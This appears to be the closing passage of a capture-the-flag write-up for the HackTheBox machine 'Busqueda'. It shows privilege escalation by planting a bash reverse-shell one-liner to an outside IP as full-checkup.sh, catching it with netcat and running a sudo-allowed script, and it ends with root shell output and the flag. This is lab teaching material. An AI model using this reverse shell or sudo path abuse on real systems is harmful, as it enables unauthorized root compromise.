

When we go to scripts repo and open file system-checkup.py souce code we see that it’s run ./full-checkup.sh from the location of we run the script and that’s mean we can abuse this path and create file with the same name with reverse shell and run it as sudo permssion we have :
here in image we see the script run full-checkup.sh form ./ and this is current directory :
now let’s create file with name ./full-checkup.sh and run it :
1
svc@busqueda:/dev/shm$ echo -e '#!/bin/bash\nbash -i >& /dev/tcp/10.10.17.213/8000 0>&1' > full-checkup.sh
change permissions for this file
1
svc@busqueda:/dev/shm$ chmod +x full-checkup.sh
let’s start netcat in port 8000 :
1
nc -nlvp 8000
run the file with sudo :
1
sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup
and we got a shell in netcat :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.17.213   ~/machines/Busqueda
└─👀 ➜ nc -nvlp 8000
listening on [any] 8000 ...
connect to [10.10.17.213] from (UNKNOWN) [10.129.228.217] 52148

root@busqueda:/dev/shm# whoami
root

root@busqueda:/dev/shm# cd ~
root@busqueda:~# ls
ecosystem.config.js
root.txt
scripts
snap

root@busqueda:~# cat root.txt
c25c50d24c47-000000
Root obtained. Solved – happy hacking!
Find me online:
- TryHackMe: t4t4r1s
- HackTheBox: t4t4r1s
- LinkedIn: Mustafa Eltayeb
- X: @mustafa_altayeb